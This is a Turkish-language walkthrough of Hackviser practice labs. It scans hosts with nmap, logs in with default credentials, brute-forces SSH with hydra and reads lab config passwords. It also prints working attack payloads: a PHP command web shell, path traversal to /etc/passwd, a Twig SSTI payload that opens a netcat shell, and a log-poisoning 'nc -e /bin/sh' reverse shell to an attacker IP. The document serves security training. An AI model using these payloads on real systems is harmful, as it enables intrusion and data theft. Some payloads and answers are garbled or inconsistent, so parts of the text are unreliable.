


# Hackviser

## Isınmalar

### Stage-1

#### 1- Arrow



İlk adım olarak NMAP taraması ile açık olan Telnet sunucusunu buluyoruz.

“nmap -sS <ip>”

```
Scanned at 2024-09-11 18:23:15 CDT for 0s
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
23/tcp    open  telnet
MAC Address: 52:54:00:F3:AA:D8 (QEMU virtual NIC)
Read data files from: /usr/bin/../../share/nmap
```

Bu şekilde birinci ve ikinci sorumuzun cevabını bulduk.

1- 23

2- Telnet

Daha sonrasında ise 3.sorunun cevabını bulmak adına telnet sunucusuna bağlandık.

“Telnet <ip>”

Buradan ise:

```
#telnet 172.20.2.110
Trying 172.20.2.110...
Connected to 172.20.2.110.
Escape character is '^]'.
Hey you, you're trying to connect to me.
You should always try default credentials like root:root

it's just beginning * _*
arrow login: █
```

3.sorumuzun cevabını bulduk.

3-arrow

Bize bu alıştırma da söylendiği gibi root:root gibi varsayılan ayarları kullanarak erişmeyi deneyebiliriz. Bu şekilde bizde root:root deniyoruz.

```
it's just beginning *_*  
arrow login: root  
Password:  
Linux arrow 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 (2023-09-29) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
root@arrow:~#
```

Bu şekilde 4.sorumuzun cevabını başarıyla bulduk.

4-root:root


Daha sonrasında ise çalışma lokasyonunu bulabilmemiz adına “pwd” yazıyoruz.

```
root@arrow:~# pwd  
/root  
root@arrow:~#
```

Bu şekilde de 5.sorumuzun cevabını bulmuş olduk.

5-/root.

2- File hunter



Yeniden ilk alıştırma mızda olduğu gibi NMAP taraması yaparak başlıyoruz.

“nmap -sS <ip>”

```
Scanned at 2024-09-11 18:27:23 CDT for 0s
Not shown: 999 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
MAC Address: 52:54:00:5F:A7:5C (QEMU virtual NIC)
```

Buradan yine iki sorumuzun da cevabını buluyoruz.

- 1- 21
- 2- FTP

Daha sonrasında ise FTP sunucusuna bağlanmayı deniycez.

```
[root@hackerbox]# ftp 172.20.2.189
Connected to 172.20.2.189.
220 Welcome to anonymous Hackviser FTP service.
Name (172.20.2.189:root):
```

Burada yazdığı gibi “anonymous” kullanıcı adını görebiliyoruz. Bu da sorumuzun cevabı.

- 3- Anonymous.

Eğer FTP komutlarını görmek istersek “help” komudunu kullanabiliriz bu da bizim 4.cevabımız.

- 4- Help

Eğer bir FTP sunucusundaki dosyanın adını öğrenmek istersek “ls” komudunu kullanmamız gerekir.

```
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 ftp ftp 25 Sep 08 2023 userlist
```

- 5- Userlist

Eğer bir sunucudan dosyayı indirmemiz gerekirse “Get” komudunu kullanabiliriz.

- 6- Get

Şimdilik son sorumuz adına aslında hiçbir şey indirmemize gerek yok. Sadece “get <dosyaismi> -” kullanarak dosya içeriğini sunucuda okuyabiliriz.

```
ftp> get userlist -
remote: userlist
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for userlist (25 bytes).
jack:hackviser
root:root
```

7- Jack:root

3- Secure command



Tekrardan “NMAP” taraması yaparak sunucudaki portları görmemiz gerekli.

“nmap -sS <ip>”

```
Scanned at 2024-09-11 18:32:23 CDT for 0s
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 52:54:00:D1:A7:DD (QEMU virtual NIC)
```

Buradan iki sorumuzunda cevabı tekrardan geliyor.

1- 22

2- SSH

Üçüncü sorumuzda belirtildiği gibi hackviser:hackviser ile sunucuya bağlanmalıyız. Bunun için:

“ssh hackviser@<ip>”

İle ssh’a bağlanıp “yes” diyerek sonradan “hackviser” şifresini girmeliyiz.

```
Master's Message: W3lc0m3 t0 h4ck1ng w0rld
```

3- W3lc0m3 t0 h4ck1ng w0rld

```
hackviser@172.20.2.163's password:
Linux secure-command 6.1.0-12-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.52-1 (2023-09-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
hackviser@secure-command:~$
```

Erişim yaptıktan sonra kullanıcı değiştirmeyi deneyerek yetki yükseltmeyi deniyecez.

Bunun için:

“su root”

Yazarak şifre olarak

“root”

Yazacağız.

```
hackviser@secure-command:~$ su root
Password:
root@secure-command:/home/hackviser#
```

Sonrasında ise “cd” yaparak gizli bir mesajı araycaz. Bunun için gizli dosyaları görmemizi sağlayan “-a” parametresini kullanmalıyız.

- 4- su
- 5- root
- 6- -a

```
root@secure-command:/home/hackviser# cd
root@secure-command:~# ls -a
. .advise of the master .bashrc .local .ssh
```

Son olarak içeriği okumak adına nano ile açıyoruz.


“nano advice\_of\_the\_master”

```
st4y curl10us
```



7- st4y cur10us

#### 4-Query Gate



Yeniden ilk alıştırımızda olduğu gibi NMAP taraması yaparak başlıyoruz.

“nmap -sS <ip>”

```
PORT      STATE SERVICE REASON
3306/tcp  open  mysql   syn-ack ttl 64
MAC Address: 52:54:00:56:46:A9 (QEMU virtual NIC)
```

Buradan iki sorumuzun cevabını buluyoruz.

- 1- 3306
- 2- mysql

MySQL’e bağlanabilecek en yetkin user root ve host’u belirtme parametresi “-h” dir.

- 3- root.
- 4- -h

Eğer databaselerin tamamını görmek istersek “SHOW databases;” Kullanabiliriz.

```
MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| detective_inspector |
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.012 sec)
```

Bir database seçmek istersek “USE” komudunu kullanırız.

- 5- USE

Eğer table'ları görmemiz gerekiyorsa "SHOW tables;" Kullanabiliriz.

```
MySQL [detective_inspector]> show tables;
+-----+
| Tables_in_detective_inspector |
+-----+
| hacker_list                    |
+-----+
1 row in set (0.004 sec)
```

6- hacker\_list

Sonrasında ise bu table'ın içeriğini okumak istersek:

"SELECT \* FROM hacker\_list;"

Yapabiliriz.


```
MySQL [detective_inspector]> select * from hacker_list;
+----+-----+-----+-----+-----+
| id  | firstName | lastName | nickname | type |
+----+-----+-----+-----+-----+
| 1001 | Jed       | Meadows | spld3r   | gray-hat |
| 1002 | Melissa  | Gamble  | c0c0net  | gray-hat |
| 1003 | Frank    | Netsi   | v3nus    | gray-hat |
| 1004 | Nancy    | Melton  | sltorml09 | black-hat |
| 1005 | Jack     | Dunn    | psyod3d  | black-hat |
| 1006 | Arron    | Eden    | r4nd0myfff | black-hat |
| 1007 | Lea      | Wells   | pumq7eggy7 | black-hat |
| 1008 | Hackviser | Hackviser | h4ckv1s3r | white-hat |
| 1009 | Xavier    | Klein   | oricy4l33 | black-hat |
+----+-----+-----+-----+-----+
```

Aradığımız beyaz şapkalı hacker'ı bulduk.

7- H4ckv1s3r

## Stage- 2

### 1- Discover Lernaean



İlk önce nmap taramamız ile başlıyoruz.

```
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 52:54:00:D
```

1.sorumuzun cevabı: 22,80

Eğer çalışan servisi ve versiyonunu öğrenmek istersek “site.com/<random> “ yaparak öğrenebiliriz.



2.Sorumuzun cevabı: Apache 2.4.56



Şimdi ise Dirb tool'unu kullanarak directory taraması yapacağız.


“dirb <site url'si>”

```
---- Scanning URL: http://172.20.5.125/ ----  
==> DIRECTORY: http://172.20.5.125/filemanager/  
+ http://172.20.5.125/index.html (CODE:200|SIZE:10701)
```


Bulduğumuz directory “/filemanager/” ve bu da üçüncü sorumuzun cevabı.

3.sorumuzun cevabı: filemanager

Daha sonrasında ise bir login ekranı ile karşılaşıyoruz:




Buraya erişebilmek adına default giriş bilgilerini araştırıyoruz.



4.Sorumuzun cevabı: user:12345

Daha sonrasında Başarılı bir şekilde giriş yaparak karşımızda dosyalara göz atabileceğimiz bir sistemle karşılaşıyoruz. Son eklenen kullanıcıya bakmak için /etc/passwd dosyasını inceliyoruz.




Bu url'de görebileceğimiz gibi 1001 id'sine sahip "rock" adlı kullanıcı en son eklenmiş olandır.

5.sorumuzun cevabı: rock

Sonrasında ise /etc/shadow'a giderek kullanıcımızın şifresini öğrenmek istiyoruz ancak bunda başarılı olamıyoruz. Burada anlamadığım yer bizden ssh şifresinin istendiği idi ancak bunu sonradan farkettim :')

Sonrasında ise ssh ile sunucuya erişim yapabilmek adına hydra ile şifreyi kırmamız gerekli.




6.sorumuzun cevabı: 7777777

Şimdi ise ssh ile sunucuya erişimde bulunabiliriz ve ilk kullanılan komudu bulabiliriz.

```
permitted by applicable law.  
rock@discover-lernaeon:~$ ls  
rock@discover-lernaeon:~$ history  
1  cat .bash_history  
2  cd  
3  ls -la  
4  history  
5  ls  
6  ls -la  
7  exit  
8  cd  
9  exit  
10 pwd  
11 cd /var/www/html/  
12 ls -la  
13 cd filemanager/  
14 ls -la  
15 cd  
16 ls -la  
17 ls  
18 history  
rock@discover-lernaeon:~$
```

7.sorumuzun cevabı: cat .bash\_history

2- Bee




Nmap taraması yaparak başlıyoruz ve böylece ilk sorumuzun cevabını bulabilelim:

```
Nmap scan report for 172.20.5.29  
Host is up (0.00029s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE  
80/tcp    open  http  
3306/tcp   open  mysql  
MAC Address: 52:54:00:54:1F:F2 (QEMU virtual NIC)
```


1.sorumuzun cevabı: 80,3306

Daha sonrasında ise dashboard sitesini /etc/hosts'a eklememiz gerektiğini görüyoruz:




2.sorumuzun cevabı: dashboard.innovifyai.hackviser

Sonrasında ise karşılaştığımız login ekranına Injection yapmak adına sitedeki bazı kodlarla oynuyoruz.



Burada bunu yapmamızın sebebi sitenin bizden email karakterleri istemesi sebebiyle zafiyetli kodumuzu gönderemiyorduk. Bunun adına input elementindeki “email” ibaresini kaldırdık.

Sonrasında ise settings kısmına giderek LFI zaafına sahip bir yer bulduk.



dashboard.innovifyai.hackviser/settings.php

NO IMAGE AVAILABLE

Browse... No file selected. Upload

Name

Jack Sparrow

Email

sparrow@sparrow.com

We'll never share your email with anyone else.

Update

Ayrıca burada 3.sorumuzun cevabı saklı.

3.sorumuzun cevabı: settings.php

Daha sonrasında LFI zaafiyeti olduğunu tahmin ettiğimiz dosya yükleme sistemine deneme amaçlı “<?php system('id'); ?>” yazarak 4.sorumuzun cevabını elde edebiliriz.

4.sorumuzun cevabı: 33

Mysql şifresini öğrenmek amacıyla bu komutları kullanarak cmd parametresi alıyoruz:

“<?php system(\$\_GET['cmd']); ?>”

Bu komut ile tekrar tekrar dosya yüklememize gerek kalmayacak. Daha sonra path traversal deneyek MySQL database'ine ait config dosyasını bulup okumayı deniyoruz. Ki bu dosyaya:



dashboard.innovifyai.hackviser/uploads/deneme.php?cmd=cat ../db\_connect.php

PDOException: SQLSTATE[HY000] [2002] No such file or directory

Şeklinde erişebiliriz. Ancak bu formatta okuyamayız bu yüzden sayfa kaynağına göz atmalıyız:




```
1 <?php
2 $servername = "localhost";
3 $username = "root";
4 $password = "Root.123!hackviser";
5 $database = "innovifyai";
6
7
8 try {
9     $conn = new PDO("mysql:host=$servername;dbname=$database", $username, $password);
10    $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
11 } catch (PDOException $e) {
12     die("Database connection failed: " . $e->getMessage());
13 }
14
15 ?>
```

Buradan görebileceğimiz şekilde database şifresini ve son sorumuzun cevabını bulabiliyoruz.

5.sorumuzun cevabı: Root.123!hackviser


### 3- Leaf



Sitemizi ziyaret ederek ilk sorumuzun cevabını bulduk.

1.sorumuzun cevabı: Modish Tech

Daha sonrasında ürünlerin gösterilirken neyde “GET” parametresinin kullanıldığı soruluyor. Bunun için bir ürüne tıklıyoruz ve url’de:




2.Sorumuzun cevabı: id

SSTI ise Server Side Template Injection demektir.

3.Sorumuzun cevabı: Server Side Template Injection

Ekranda 49 gösteren SSTI payload'ı “{{7\*7}}” dir.


4.Sorumuzun cevabı: {{7\*7}}



Bu şemaya bakılırsa 5.sorumuzun cevabını bulmuş sayılırız.

5.sorumuzun cevabı: Twig

Şimdi ise kod çalıştırabileceğimizi gördüğümüz için remote control almaya çalışacağız. Bunun için ilk önce sunucuda 1337 portunda dinlemeye geçicez ve ana makinemizden 1337 portunda bağlanıcaz.

 Add a comment

What is your name?

connection try

What is your comment?

{{['nc -nvlp 1337 -e /bin/bash']]filter('system')}}}

```
[*]-[root@hackerbox]-[~]
#nc -nv 172.20.5.42 1337
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Connected to 172.20.5.42:1337.
```


Şimdi sunucuya eritiğimize göre database ismini öğrenerek son sorumuzu cevaplayabiliriz.

```
ls
Chart.bundle.min.js
blank.png
bootstrap-icons.css
bundle.min.js
comment.php
composer.json
composer.lock
config.php
css
index.php
jsment?
product.php
productsn/bash']]filter('system')}}}
vendor
cat config.php
<?php
$host = "localhost";
$dbname = "modish_tech";
$username = "root";
$password = "7tRy-zSmF-1143";

try {
    $pdo = new PDO("mysql:host=$host;dbname=$dbname;charset=utf8", $username,
    $password);
    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    echo "Connection error: " . $e->getMessage();
}
?>
```

6.sorumuzun cevabı: modish\_tech


4- Venomous



Sunucudaki çalışan servisi bulmak adına daha önce yaptığımız gibi

site-urlsi.com/<random>


Yapabiliriz. Bu bize:



Verecektir.

1.Sorumuzun cevabı: nginx 1.18.0


Daha sonrasında ise “GET” parametresi kullanan yeri bulmak adına siteyi kurcaladıktan sonra:



Bu parametrenin invoice olduğunu görüyoruz.

2.Sorumuzun cevabı: invoice

Bu parametrede Path Traversal zaafiyeti var gibi duruyor. Bunu kullanarak Passwd dosyasını okuyabiliriz.



3.Sorumuzun cevabı: ../../../../../../etc/passwd

Şimdi ise LFI zaafiyetinin açılımından bahsedelim. LFI: Local File Inclusion olarak tanımlanabilir.

4.Sorumuzun cevabı: Local File Inclusion

Daha sonrasında ise Nginx'in varsayılan config dosyasını bulucuz.

```
http {  
    ...  
    ...  
    access_log /var/log/nginx/access.log;
```

5.Sorumuzun cevabı: /var/log/nginx/access.log

Nginx bazen loglarını arşivlemek adına access.log dosyasını access.log.1 ve access.log.2 gibi yapabilir bu yüzden birde oraya bakıyoruz.

```
10.0.10.4 - - [24/Dec/2023  
10.0.10.4 - - [24/Dec/2023  
10.0.10.4 - - [24/Dec/2023  
10.0.10.4 - - [24/Dec/2023  
10.0.10.4 - - [24/Dec/2023
```

Buradan görebileceğimiz şekilde sunucuya ilk erişen ip 10.0.10.4

6.sorumuzun cevabı: 10.0.10.4

Şimdi gördüğümüz üzere sistem loglarına erişebiliyoruz ve bu şekilde “Log Poisoning” yani Log dosyasına zaafiyet yerleştirerek sistemi ele geçirebiliriz. Bunun için netcat kullanıcaz.



```
root@hackerbox:~# nc -e /bin/sh 172.20.2.201 80
GET /<?php:passthru('nc -e /bin/sh 172.20.2.73 1337');?> HTTP/1.1" 200 1165 "ht
Host: 172.20.2.201" "GET /js/flot/jquery.flot.js HTTP/1.1" 200 126139 "http://172.
Connection: close" "GET /js/flot/jquery.flot.resize.js HTTP/1.1" 200 3373 "http://1
2024:17:06:46 -0400" "GET /js/flot/jquery.flot.pie.js HTTP/1.1" 200 23809 "http://172
